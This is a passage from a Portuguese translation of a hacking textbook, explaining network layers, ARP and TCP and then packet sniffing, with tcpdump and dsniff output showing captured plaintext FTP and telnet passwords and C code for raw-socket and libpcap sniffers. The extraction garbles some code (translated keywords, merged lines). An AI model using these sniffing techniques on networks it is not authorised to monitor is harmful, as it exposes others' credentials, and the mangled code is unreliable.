A Ethernet existe nessa camada, fornecendo um sistema de endereçamento padrão para todos os dispositivos Ethernet. Esses endereços são conhecidos como endereços de controle de acesso à mídia (MAC). Cada dispositivo Ethernet recebe um endereço globalmente exclusivo que consiste em seis bytes, geralmente escritos em hexadecimal no formato xx:xx:xx:xx:xx:xx. Às vezes, esses endereços também são chamados de endereços de hardware, pois cada endereço é exclusivo de uma peça de hardware e é armazenado na memória do circuito integrado do dispositivo. Os endereços MAC podem ser considerados como números de Seguro Social para hardware, já que cada peça de hardware deve ter um endereço MAC exclusivo.

Um cabeçalho Ethernet tem 14 bytes de tamanho e contém os endereços MAC de origem e destino desse pacote Ethernet. O endereçamento Ethernet também fornece um endereço de broadcast especial, que consiste em todos os 1's binários (ff:ff:ff:ff:ff:ff). Qualquer pacote Ethernet enviado para esse endereço será enviado a todos os dispositivos conectados.


O endereço MAC de um dispositivo de rede não deve ser alterado, mas seu endereço IP pode mudar regularmente. O conceito de endereços IP não existe nesse nível, apenas os endereços de hardware, portanto, é necessário um método para correlacionar

os dois esquemas de endereçamento. No escritório, a correspondência postal enviada a um funcionário no endereço do escritório vai para a mesa apropriada. Na Ethernet, o método é conhecido como ARP (Address Resolution Protocol).

Esse protocolo permite que sejam feitos "mapas de assentos" para associar um endereço IP a uma peça de hardware. Há quatro tipos diferentes de mensagens ARP, mas os dois tipos mais importantes são *as mensagens de solicitação ARP* e *as mensagens de resposta ARP*. O cabeçalho Ethernet de qualquer pacote inclui um valor de tipo que descreve o pacote. Esse tipo é usado para especificar se o pacote é uma mensagem do tipo ARP ou um pacote IP.

Uma solicitação ARP é uma mensagem enviada ao endereço de broadcast que contém o endereço IP e o endereço MAC do remetente e basicamente diz: "Ei, quem tem esse IP? Se for você, responda e me informe seu endereço MAC". Uma resposta ARP é a resposta correspondente que é enviada ao endereço MAC (e ao endereço IP) do solicitante, dizendo: "Este é o meu endereço MAC e eu tenho este endereço IP". A maioria das implementações armazenará temporariamente em cache os pares de endereços MAC/IP recebidos nas respostas ARP, de modo que as solicitações e respostas ARP não sejam necessárias para cada pacote. Esses caches são como o mapa de assentos entre escritórios.

Por exemplo, se um sistema tiver o endereço IP 10.10.10.20 e o endereço MAC 00:00:00:aa:aa:aa, e outro sistema na mesma rede tiver o endereço IP 10.10.10.50 e o endereço MAC 00:00:00:bb:bb:bb, nenhum dos sistemas poderá se comunicar com o outro até que saibam os endereços MAC de cada um.



Se o primeiro sistema quiser estabelecer uma conexão TCP por IP com o endereço IP do segundo dispositivo, 10.10.10.50, o primeiro sistema verificará primeiro o cache ARP para ver se existe uma entrada para 10.10.10.50. Como esta é a primeira vez que esses dois sistemas estão tentando se comunicar, não haverá tal entrada, e uma solicitação ARP será enviada para o endereço de broadcast, dizendo: "Se você for 10.10.10.50, responda-me em 00:00:00:aa:aa:aa". Como essa solicitação usa o endereço de difusão, todos os sistemas da rede veem a solicitação, mas somente o sistema com o endereço IP correspondente deve responder. Nesse caso, o segundo sistema responde com uma resposta ARP que é enviada diretamente para 00:00:00:aa:aa:aa dizendo: "Sou 10.10.10.50 e estou em 00:00:00:bb:bb:bb". O primeiro sistema recebe essa resposta, armazena em cache o par de endereços IP e MAC em seu cache ARP e usa o endereço de hardware para se comunicar.

0x432 Camada de rede

A camada de rede é como um serviço postal mundial que fornece um método de endereçamento e entrega usado para enviar coisas para todos os lugares. O protocolo usado nessa camada para endereçamento e entrega na Internet é, apropriadamente, chamado de IP (Internet Protocol); a maior parte da Internet usa a versão 4 do IP.

Todo sistema na Internet tem um endereço IP, que consiste em um arranjo familiar de quatro bytes na forma de xx.xx.xx.xx. O cabeçalho IP para pacotes nessa camada tem 20 bytes e consiste em vários campos e sinalizadores de bits, conforme definido na RFC 791.

Da RFC 791

[Página 10]


Setembro de 1981

Protocolo de Internet

3. ESPECIFICAÇÃO

3.1. Formato do cabeçalho da Internet

Segue um resumo do conteúdo do cabeçalho da Internet:



Exemplo de cabeçalho de datagrama da

Internet Figura 4.

Observe que cada marca de escala representa uma posição de bit.

Este diagrama ASCII surpreendentemente descritivo mostra esses campos e suas posições no cabeçalho. Os protocolos padrão têm uma documentação incrível. Semelhante ao cabeçalho Ethernet, o cabeçalho IP também tem um campo de protocolo para descrever o tipo de dados no pacote e os endereços de origem e destino para roteamento. Além disso, o cabeçalho contém uma soma de verificação, para ajudar a detectar erros de transmissão, e campos para lidar com a fragmentação de pacotes.


O Protocolo da Internet é usado principalmente para transmitir pacotes envolvidos em camadas superiores. No entanto, os pacotes ICMP (Internet

Control Message Protocol)

também existem nessa camada. Os pacotes ICMP são usados para mensagens e diagnósticos. O IP é menos confiável do que os correios - não há garantia de que um pacote IP realmente chegará ao seu destino final. Se houver um problema, um pacote ICMP é enviado de volta para notificar o remetente sobre o problema.

O ICMP também é comumente usado para testar a conectividade. As mensagens ICMP Echo Request e Echo Reply são usadas por um utilitário chamado ping. Se um host quiser testar se pode rotear o tráfego para outro host, ele faz ping no host remoto enviando uma ICMP Echo Request. Após o recebimento da ICMP Echo Request, o host remoto envia de volta uma ICMP Echo Reply. Essas mensagens podem ser usadas para determinar a latência da conexão entre os dois hosts. No entanto, é importante lembrar que o ICMP e o IP não têm conexão; tudo o que essa camada de protocolo realmente se preocupa é levar o pacote ao seu endereço de destino.

Às vezes, um link de rede tem uma limitação no tamanho do pacote, o que impede a transferência de pacotes grandes. O IP pode lidar com essa situação fragmentando os pacotes, como mostrado aqui.



O pacote é dividido em fragmentos de pacotes menores que podem passar pelo link de rede, os cabeçalhos IP são colocados em cada fragmento e eles são enviados. Cada fragmento tem um valor de deslocamento de fragmento diferente, que é armazenado no cabeçalho. Quando o destino recebe esses fragmentos, os valores de deslocamento são usados para remontar o pacote IP original.

Disposições como a fragmentação ajudam na entrega de pacotes IP, mas isso não faz nada para manter as conexões ou garantir a entrega. Esse é o trabalho dos protocolos na camada de transporte.

0x433 Camada de transporte

A camada de transporte pode ser considerada como a primeira linha de recepcionistas do escritório, que recebe as correspondências da camada de rede. Se um cliente quiser devolver uma mercadoria com defeito, ele enviará uma mensagem solicitando um número de autorização de devolução de material (RMA). Em seguida, o recepcionista seguiria o protocolo de devolução, solicitando um recibo e, por fim, emitindo um número de RMA para que o cliente possa enviar o produto pelo correio. Os correios só se preocupam com o

envio dessas mensagens (e pacotes), e não com o que há dentro delas.

Os dois principais protocolos dessa camada são o Transmission Control Protocol (TCP) e o User Datagram Protocol (UDP). O TCP é o protocolo mais comumente usado para serviços na Internet: telnet, HTTP (tráfego da Web), SMTP (tráfego de e-mail) e FTP (transferências de arquivos), todos usam o TCP. Um dos motivos da popularidade do TCP é que ele fornece uma conexão transparente, porém confiável e bidirecional, entre dois endereços IP. Os soquetes de fluxo usam conexões TCP/IP. Uma conexão bidirecional com TCP é semelhante ao uso de um telefone - depois de discar um número, é feita uma conexão por meio da qual ambas as partes podem se comunicar. Confiabilidade significa simplesmente que o TCP garantirá que todos os dados cheguem ao seu destino na ordem correta. Se os pacotes de uma conexão se misturarem e chegarem fora de ordem, o TCP garantirá que eles sejam recolocados em ordem antes de passar os dados para a próxima camada. Se alguns pacotes no meio de uma conexão forem perdidos, o destino manterá os pacotes que possui enquanto a origem retransmite os pacotes perdidos.

Toda essa funcionalidade é possibilitada por um conjunto de sinalizadores, chamados *sinalizadores TCP*, e por valores de rastreamento chamados *números de sequência*. Os sinalizadores TCP são os seguintes:

Bandeira TCP	Significado	Finalidade
URG	Urgente	Identifica dados importantes
ACK	Agradecimento	Confirma um pacote; fica ativado durante a maior parte da conexão
PSH	Empurrar	Informa ao receptor para enviar os dados em vez de armazená-los em buffer
RST	Redefinir	Redefine uma conexão
SYN	Sincronizar	Sincroniza os números de sequência no início de uma conexão
FIN	Acabamento	Encerra graciosamente uma conexão quando ambos os lados se despedem

Esses sinalizadores são armazenados no cabeçalho TCP junto com as portas de origem e destino. O cabeçalho TCP é especificado na RFC 793.

Da RFC 793

[Página 14]

Setembro de 1981


Protocolo de Controle de Transmissão

3. ESPECIFICAÇÃO FUNCIONAL

3.1. Formato do cabeçalho

Os segmentos TCP são enviados como datagramas da Internet. O cabeçalho do Protocolo de Internet contém vários campos de informações, inclusive os endereços de host de origem e destino [2]. Um cabeçalho TCP segue o cabeçalho da Internet, fornecendo informações específicas para o protocolo TCP. Essa divisão permite a existência de protocolos de nível de host diferentes do TCP.


Formato do cabeçalho TCP



Observe que uma marca de escala representa uma posição de bit.

Figura 3.

O número de sequência e o número de confirmação são usados para manter o estado. Os sinalizadores SYN e ACK são usados juntos para abrir conexões em um processo de handshaking de três etapas. Quando um cliente deseja abrir uma conexão com um servidor, um pacote com o sinalizador SYN ativado, mas com o sinalizador ACK desativado, é enviado ao servidor. Em seguida, o servidor responde com um pacote que tem os sinalizadores SYN e ACK ativados. Para concluir a conexão, o cliente envia de volta um pacote com o sinalizador SYN desativado, mas com o sinalizador ACK ativado. Depois disso, cada pacote na conexão terá o sinalizador ACK ativado e o sinalizador SYN desativado. Somente os dois primeiros pacotes da conexão têm o sinalizador SYN ativado, pois esses pacotes são usados para sincronizar os números de sequência.



Os números de sequência permitem que o TCP coloque os pacotes não ordenados de volta em ordem, determine se os pacotes estão faltando e evite misturar pacotes de outras conexões.

Quando uma conexão é iniciada, cada lado gera um número de sequência inicial. Esse número é comunicado ao outro lado nos dois primeiros pacotes SYN do handshake da conexão. Em seguida, a cada pacote enviado, o número de sequência é incrementado pelo número de bytes encontrados na parte de dados do pacote. Esse número de sequência é incluído no cabeçalho do pacote TCP. Além disso, cada cabeçalho TCP tem um número de confirmação, que é simplesmente o número de sequência do outro lado mais um.

O TCP é excelente para aplicativos em que a confiabilidade e a comunicação bidirecional são necessárias. Entretanto, o custo dessa funcionalidade é pago em sobrecarga de comunicação.

O UDP tem muito menos sobrecarga e funcionalidade incorporada do que o TCP. Essa falta de funcionalidade faz com que ele se comporte de forma muito parecida com o protocolo IP: Ele é sem conexão e não é confiável. Sem a funcionalidade integrada para criar conexões e manter a confiabilidade, o UDP é uma alternativa que espera que o aplicativo lide com esses problemas. Às vezes, as conexões não são necessárias, e o UDP leve é um protocolo muito melhor para essas situações. O cabeçalho UDP, definido na RFC 768, é relativamente pequeno. Ele contém apenas quatro valores de 16 bits, nesta ordem: porta de origem, porta de destino, comprimento e soma de verificação.

0x440 Inteligência de rede

Na camada de link de dados está a distinção entre redes comutadas e não comutadas. Em uma *rede não comutada*, os pacotes Ethernet passam por todos os dispositivos da rede, esperando que cada dispositivo do sistema examine apenas os pacotes enviados ao seu endereço de destino. Entretanto, é bastante trivial definir um

O dispositivo de captura de pacotes é colocado no *modo promíscuo*, o que faz com que ele examine todos os pacotes, independentemente do endereço de destino. A maioria dos programas de captura de pacotes, como o tcpdump, coloca o dispositivo que está ouvindo no modo promíscuo por padrão. O modo promíscuo pode ser definido com o ifconfig, conforme mostrado na saída a seguir.

```
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Encapsulamento de link: Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST EM EXECUÇÃO MULTICAST MTU:1500 Metric:1
          Pacotes RX:17115 erros:0 descartados:0 excessos:0 quadro:0
          Pacotes TX:1927 erros:0 descartados:0 excessos:0 portadora:0
          colisões:0 txqueuelen:1000
          Bytes RX:4602913 (4.3 MiB) Bytes TX:434449 (424.2 KiB)
          Interrupção:16 Endereço base:0x2024
```

```
reader@hacking:~/booksrc $ sudo ifconfig eth0 promisc
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Encapsulamento de link: Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST EM EXECUÇÃO PROMISC MULTICAST MTU:1500 Metric:1
          Pacotes RX:17181 erros:0 descartados:0 excedentes:0 quadro:0
          Pacotes TX:1927 erros:0 descartados:0 excedentes:0
          portadora:0 colisões:0 txqueuelen:1000
          Bytes RX:4668475 (4.4 MiB) Bytes TX:434449 (424.2 KiB)
```

leitor@hacking:~/booksrc \$

O ato de capturar pacotes que não são necessariamente destinados à visualização pública é chamado de *sniffing*. O sniffing de pacotes no modo promíscuo em uma rede não comutada pode gerar todos os tipos de informações úteis, como mostra a saída a seguir.

```
reader@hacking:~/booksrc $ sudo tcpdump -l -X 'ip host 192.168.0.118' tcpdump:  
escutando na eth0  
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 win  
17316 <nop,nop,timestamp 466808 920202> (DF)  
0x0000 4500 005d e065 4000 8006 97ad c0a8 0076 E...].e@. ....v  
0x0010 c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8 .....).s^...  
0x0020 8018 43a4 a12f 0000 0101 080a 0007 1f78 ..C./.....x  
0x0030 0x0030000e 0a8a 3232 3020 5459 5053 6f66 7420.....220.TYPSoft.  
0x0040 4654 5020 5365 7276 6572 2030 2e39 392e FTP.Server.0.99.  
0x0050 3133 13  
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840  
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]  
0x0000 4510 0034 966f 4000 4006 21bd c0a8 00c1 E..4.o@.!.  
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c ...v....^...).  
0x0020 0x00208010 16d0 81db 0000 0101 080a 000e 0c56 .....V  
0x0030 0x00300007 1f78 .....x  
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42 win  
5840 <nop,nop,timestamp 921434 466808> (DF) [tos 0x10]  
0x0000 4510 0040 9670 4000 4006 21b0 c0a8 00c1 E..@.p@.!.  
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c ...v....^...).  
0x0020 8018 16d0 edd9 0000 0101 080a 000e 0f5a .....Z  
0x0030 0007 1f78 5553 4552 206c 6565 6368 0d0a ...xUSER.leech...  
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13  
win 17304 <nop,nop,timestamp 466885 921434> (DF)  
0x0000 4500 0056 e0ac 4000 8006 976d c0a8 0076 E..V..@....m...v  
0x0010 c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4 .....).^...  
0x0020 8018 4398 4e2c 0000 0101 080a 0007 1fc5 ..C.N,.....  
0x0030 000e 0f5a 3333 3120 5061 7373 776f 7264 ...Z331.Password  
0x0040 2072 6571 7569 7265 6420 666f 7220 6c65 .necessário.para.le  
0x0050 6563 ec  
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840  
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]  
0x0000 4510 0034 9671 4000 4006 21bb c0a8 00c1 E..4.q@.!.  
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe ...v....^...).  
0x0020 8010 16d0 7e5b 0000 0101 080a 000e 0f5b ....~[. ....[  
0x0030 0007 1fc5 .....  
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76  
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]  
0x0000 4510 0042 9672 4000 4006 21ac c0a8 00c1 E..B.r@.!.  
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe ...v....^...).  
0x0020 8018 16d0 90b5 0000 0101 080a 000e 10d1 .....  
0x0030 0007 1fc5 5041 5353 206c 3840 6e69 7465 ....PASS.I8@nite  
0x0040 0d0a ..  
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27  
win 17290 <nop,nop,timestamp 466923 921809> (DF)  
0x0000 4500 004f e0cc 4000 8006 9754 c0a8 0076 E..O..@....T....v  
0x0010 c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02 .....).^...
```

0x0020	8018 438a 4c8c 0000 0101 080a 0007 1feb	..C.L.....
0x0030	000e 10d1 3233 3020 5573 6572 206c 6565230.User.lee
0x0040	6368 206c 6f67 6765 6420 696e 2e0d 0a	ch.logged.in...

Os dados transmitidos pela rede por serviços como telnet, FTP e POP3 não são criptografados. No exemplo anterior, o usuário leech é visto fazendo login em um servidor FTP usando a senha l8@nite. Como o processo de autenticação durante o login também não é criptografado, os nomes de usuário e as senhas estão simplesmente contidos nas partes de dados dos pacotes transmitidos.

O tcpdump é um sniffer de pacotes maravilhoso e de uso geral, mas há ferramentas especializadas de sniffing projetadas especificamente para procurar nomes de usuário e senhas. Um exemplo notável é o programa de Dug Song, dsniff, que é inteligente o suficiente para analisar os dados que parecem importantes.

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: escutando na eth0
-----
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USUÁRIO leech
PASS l8@nite

-----
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USUÁRIO root
PASS 5eCr3t
```

0x441 Sniffer de soquete bruto

Até agora, em nossos exemplos de código, temos usado soquetes de fluxo. Ao enviar e receber usando soquetes de fluxo, os dados são perfeitamente envolvidos em uma conexão TCP/IP. Acessando o modelo OSI da camada de sessão (5), o sistema operacional cuida de todos os detalhes de nível inferior de transmissão, correção e roteamento. É possível acessar a rede em camadas inferiores usando soquetes brutos. Nessa camada inferior, todos os detalhes são expostos e devem ser tratados explicitamente pelo programador. Os soquetes brutos são especificados usando `SOCK_RAW` como o tipo. Nesse caso, o protocolo é importante, pois há várias opções. O protocolo pode ser `IPPROTO_TCP`, `IPPROTO_UDP` ou `IPPROTO_ICMP`. O exemplo a seguir é um programa de detecção de TCP usando soquetes brutos.

raw_tcpsniff.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include "hacking.h" int

main(void) {
    int i, recv_length, sockfd;
```

```

u_char buffer[9000];

Se ((sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
    fatal("in socket");

for(i=0; i < 3; i++) {
    recv_length = recv(sockfd, buffer, 8000, 0); printf("Got
    a %d byte packet\n", recv_length); dump(buffer,
    recv_length);
}
}

```

Esse programa abre um soquete TCP bruto e escuta três pacotes, imprimindo os dados brutos de cada um deles com a função `dump()`. Observe que o buffer é declarado como uma variável `u_char`. Essa é apenas uma definição de tipo conveniente do `sys/socket.h` que se expande para "unsigned char". Isso é conveniente, uma vez que as variáveis sem sinal são muito usadas na programação de rede e digitar sem sinal toda vez é um incômodo.

Quando compilado, o programa precisa ser executado como root, pois o uso de soquetes raw requer acesso root. A saída a seguir mostra o programa farejando a rede enquanto enviamos um texto de amostra ao nosso `simple_server`.

```

reader@hacking:~/booksrc $ gcc -o raw_tcpsniff raw_tcpsniff.c
reader@hacking:~/booksrc $ ./raw_tcpsniff
[Erro fatal no soquete: Operação não permitida
reader@hacking:~/booksrc $ sudo ./raw_tcpsniff
Recebeu um pacote de 68 bytes
45 10 00 44 1e 36 40 00 40 06 46 23 c0 a8 2a 01 | E..D.6@.@@.F#..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf 92 e5 10 6c c9 | ..*.....I.
80 18 05 b4 32 47 00 00 01 01 08 0a 26 ab 9a f1 | ....2G.....&...
02 3b 65 b7 74 68 69 73 20 69 73 20 61 20 74 65 | ...e.esté é um te
73 74 0d 0a | ...
Recebeu um pacote de 70 bytes
45 10 00 46 1e 37 40 00 40 06 46 20 c0 a8 2a 01 | E..F.7@.@@.F ..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf a2 e5 10 6c c9 | ..*.....I.
80 18 05 b4 27 95 00 00 01 01 08 0a 26 ab a0 75 | ....'.....&..u
02 3c 1b 28 41 41 41 41 41 41 41 41 41 41 41 | .<.(AAAAAAAAAAAAA
41 41 41 41 0d 0a | AAAA.
Recebeu um pacote de 71 bytes
45 10 00 47 1e 38 40 00 40 06 46 1e c0 a8 2a 01 | E..G.8@.@@.F...*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf b4 e5 10 6c c9 | ..*.....I.
80 18 05 b4 68 45 00 00 01 01 08 0a 26 ab b6 e7 | ....hE.....&...
02 3c 20 ad 66 6a 73 64 61 6c 6b 66 6a 61 73 6b | .< .fjsdalkfjask
66 6a 61 73 64 0d 0a | fjasd...
leitor@hacking:~/booksrc $

```

Embora esse programa capture pacotes, ele não é confiável e perderá alguns pacotes, especialmente quando há muito tráfego. Além disso, ele captura apenas pacotes TCP - para capturar pacotes UDP ou ICMP, é necessário abrir soquetes brutos adicionais para cada um deles. Outro grande problema com os soquetes brutos é que eles são notoriamente inconsistentes entre os sistemas. O código de soquete bruto para Linux provavelmente não funcionará no BSD ou no Solaris. Isso torna quase impossível a programação multiplataforma com soquetes brutos.

0x442 Farejador libpcap

Uma biblioteca de programação padronizada chamada libpcap pode ser usada para suavizar as inconsistências dos soquetes brutos. As funções dessa biblioteca ainda usam soquetes brutos para fazer sua mágica, mas a biblioteca sabe como trabalhar corretamente com soquetes brutos em várias arquiteturas. Tanto o tcpdump quanto o dsniff usam a libpcap, o que permite que eles sejam compilados com relativa facilidade em qualquer plataforma. Vamos reescrever o programa sniffer de pacotes brutos usando as funções da libpcap em vez das nossas próprias. Essas funções são bastante intuitivas, portanto, as discutiremos usando a listagem de código a seguir.

pcap_sniff.c

```
#include <pcap.h> #include  
"hacking.h"  
  
void pcap_fatal(const char *failed_in, const char *errbuf) {  
    printf("Fatal Error in %s: %s\n", failed_in, errbuf); exit(1);  
}
```

Primeiro, o pcap.h está incluído, fornecendo várias estruturas e definições usadas pelas funções pcap. Além disso, escrevi uma função `pcap_fatal()` para exibir erros fatais. As funções pcap usam um buffer de erro para retornar mensagens de erro e status, portanto, essa função foi criada para exibir esse buffer ao usuário.

```
int main() {  
    struct pcap_pkthdr header;  
    const u_char *packet;  
    char errbuf[PCAP_ERRBUF_SIZE];  
    char *device;  
    pcap_t *pcap_handle;  
    int i;
```

A variável `errbuf` é o buffer de erro mencionado anteriormente, cujo tamanho vem de uma definição em `pcap.h` definida como 256. A variável `header` é uma estrutura `pcap_pkthdr` que contém informações extras de captura sobre o pacote, como quando ele foi capturado e seu comprimento. O ponteiro `pcap_handle` funciona de forma semelhante a um descritor de arquivo, mas é usado para fazer referência a um objeto de captura de pacotes.

```
dispositivo = pcap_lookupdev(errbuf); se  
(dispositivo == NULL)  
    pcap_fatal("pcap_lookupdev", errbuf);  
  
printf("Farejando no dispositivo %s\n", dispositivo);
```

A função `pcap_lookupdev()` procura um dispositivo adequado para farejar. Esse dispositivo é retornado como um ponteiro de string que faz referência à memória da função estática. Em nosso sistema, será sempre `/dev/eth0`, embora possa ser diferente em um sistema BSD. Se a função não conseguir encontrar uma interface adequada, ela retornará `NULL`.

```
pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
if(pcap_handle == NULL)
    pcap_fatal("pcap_open_live", errbuf);
```

Semelhante à função de soquete e à função de abertura de arquivo, a função `pcap_open_live()` abre um dispositivo de captura de pacotes, retornando um identificador para ele. Os argumentos para essa função são o dispositivo a ser detectado, o tamanho máximo do pacote, um sinalizador promíscuo, um valor de tempo limite e um ponteiro para o buffer de erro. Como queremos capturar no modo promíscuo, o sinalizador promíscuo é definido como 1.

```
for(i=0; i < 3; i++) {
    packet = pcap_next(pcap_handle, &header); printf("Got a
    %d byte packet\n", header.len); dump(packet,
    header.len);
}
pcap_close(pcap_handle);
}
```

Por fim, o loop de captura de pacotes usa `pcap_next()` para capturar o próximo pacote. Essa função recebe o `pcap_handle` e um ponteiro para uma estrutura `pcap_pkthdr` para que possa preenchê-la com detalhes da captura. A função retorna um ponteiro para o pacote e, em seguida, imprime o pacote, obtendo o comprimento do cabeçalho da captura. Em seguida, `pcap_close()` fecha a interface de captura.

Quando esse programa é compilado, as bibliotecas `pcap` devem ser vinculadas. Isso pode ser feito usando o sinalizador `-l` com o GCC, conforme mostrado na saída abaixo. A biblioteca `pcap` foi instalada nesse sistema, portanto, a biblioteca e os arquivos de inclusão já estão em locais padrão que o compilador conhece.

```
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c
/tmp/ccYgieqx.o: Na função `main':
pcap_sniff.c:(.text+0x1c8): undefined reference to `pcap_lookupdev'
pcap_sniff.c:(.text+0x233): undefined reference to `pcap_open_live'
pcap_sniff.c:(.text+0x282): referência indefinida a `pcap_next'
pcap_sniff.c:(.text+0x2c2): referência indefinida a `pcap_close' collect2: ld
retornou status de saída 1
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c -l pcap reader@hacking:~/booksrc $
./pcap_sniff
Fatal Error in pcap_lookupdev: no suitable device found reader@hacking:~/booksrc $
sudo ./pcap_sniff
Farejando no dispositivo
eth0 Obteve um pacote de
82 bytes
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..I..P..).e...E.
00 44 1e 39 40 00 40 06 46 20 c0 a8 2a 01 c0 a8 | .D.9@. @.F ..*...
2a f9 8b 12 1e d2 ac 14 cf c7 e5 10 6c c9 80 18 | * .....I...
05 b4 54 1a 00 00 01 01 08 0a 26 b6 a7 76 02 3c | ..T.....&..v.<
37 1e 74 68 69 73 20 69 73 20 61 20 74 65 73 74 | 7.this is a test
0d 0a | ..
Recebeu um pacote de 66 bytes
00 01 29 15 65 b6 00 01 6c eb 1d 50 08 00 45 00 | ...).e...I...P..E.
```

00 34 3d 2c 40 00 40 06 27 4d c0 a8 2a f9 c0 a8 | .4=@.@.'M..*...
